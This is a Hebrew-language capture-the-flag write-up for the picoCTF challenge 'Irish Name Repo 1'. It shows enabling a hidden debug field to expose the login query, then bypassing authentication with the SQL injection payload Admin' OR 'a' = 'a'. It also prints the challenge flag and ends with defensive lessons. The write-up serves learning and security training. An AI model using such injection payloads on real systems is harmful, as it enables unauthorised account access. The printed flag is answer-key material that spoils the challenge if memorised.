



Mark Seliternikov

picoCTF - Irish Name Repo 1 [300 points]


List 'o the Irish!




Aidan Gillen
I was on Game of Thrones!




Aiden Higgins
"All fiction happened"




Alison Doody
hehe..Doody.



Conan O'Brien
I was on Game of Thrones!



Aiden Higgins
"All fiction happened"



Alison Doody
hehe..Doody.

Close Menu

Support

Admin Login

Support

Cannot add name

Hi. I tried adding my favorite Irish person, Conan O'Brien. But I keep getting something called a SQL Error

That's because Conan O'Brien is American.

Admin

Why is this site so trash?

Can you help me find my parents. I think they were Irish.

Anna

no

Admin

Why is this site so trash?

Yo. Why this site look so bad? LOL

JimmyMcTrollface

I AM JUST ONE MAN!!!!

Admin

לאתגר זה מקבלים אתר שנראה כך (אכן תמונות מרשימות)

האתגר עצמו הוא לנסות להיכנס (login) כמשתמש לאתר.

כאשר לוחצים על ה-Hamburger menu (צד שמאל למעלה) אפשר לראות כמה דפים, 2 דפים מעניינים אותנו. login וה-support.

ה-Support מעניין אותנו כי יש שם אוסף של שמות משתמש.

הדף של ה-login נראה כך

Log In

Username:

Password:

Login

מה שקורה כאשר מנסים להיכנס כ- Admin Admin

Login failed.

לפני

```
<div class="form-group">...</div>
<input type="hidden" name="debug" value="0">
<div class="form-actions">
  <input class="btn btn-primary" type="submit" value="Login">
</div>
```

אחרי

```
<input type="hidden" name="debug" value="1">
```

```
username: Admin
password: Admin
SQL query: SELECT * FROM users WHERE name='Admin' AND password='Admin'
```

Login failed.

שמתי לב שיש אופציה בצד לקוח להפוך את ה-debug (פונק' של מפתח האתר) ל-1 (כלומר True).

ניסיתי להיכנס שוב עם Admin Admin כדי לראות כיצד עובד ה-debug.

וזה מה שיצא, מתברר שה-debug מציג לי את הפונק' של ה-SQL. זה משהו שאפשר לנצל לטובתי. (אבל לא לטובת המפתח)

```
SELECT * FROM users WHERE name='Admin' AND password='Admin' OR 'a' = 'a'
```

יש קונספט שנקרא SQL Injection, דבר זה אומר שאני מחזיר עוד חלק קוד לשאלתה של ה-SQL. אז חשבתי שצריך להחזיר קטע קוד שיתעלם מהסיסמה, כ אין סיבה לעשות Brute force אם אפשר להימנע מהצורך בסיסמה (כלל:)

הנה מה שאני חושב שאני צריך שהשאלה תיראה:
Admin' OR 'a' = 'a'
משהו במקום הסיסמה שתמיד יהיה True.

ניסיתי את הטריק ומצאתי את הדגל:)

(זה עובד גם עם שאר השמות משתמשים מה-Support)

```
username: Admin
password: Admin' OR 'a' = 'a'
SQL query: SELECT * FROM users WHERE name='Admin' AND password='Admin' OR 'a' = 'a'
```

Logged in!

Your flag is: picoCTF{s0m3_SQL_f8adBfb}

מסקנה

אסור שיהיה ללקוח אופציה לשנות דברים בקוד מהצד שלו (ה-debug חשף בפני איך עובד ה-SQL).

בנוסף, צריך שתהיה בדיקה למשתנים עצמם (למשל לפני שהשורה של ה-SQL תעבוד, צריך שיהיה if אשר בודק אם יש משהו זדוני ב-input). זה משהו שאפשר להתמודד איתו בקלות.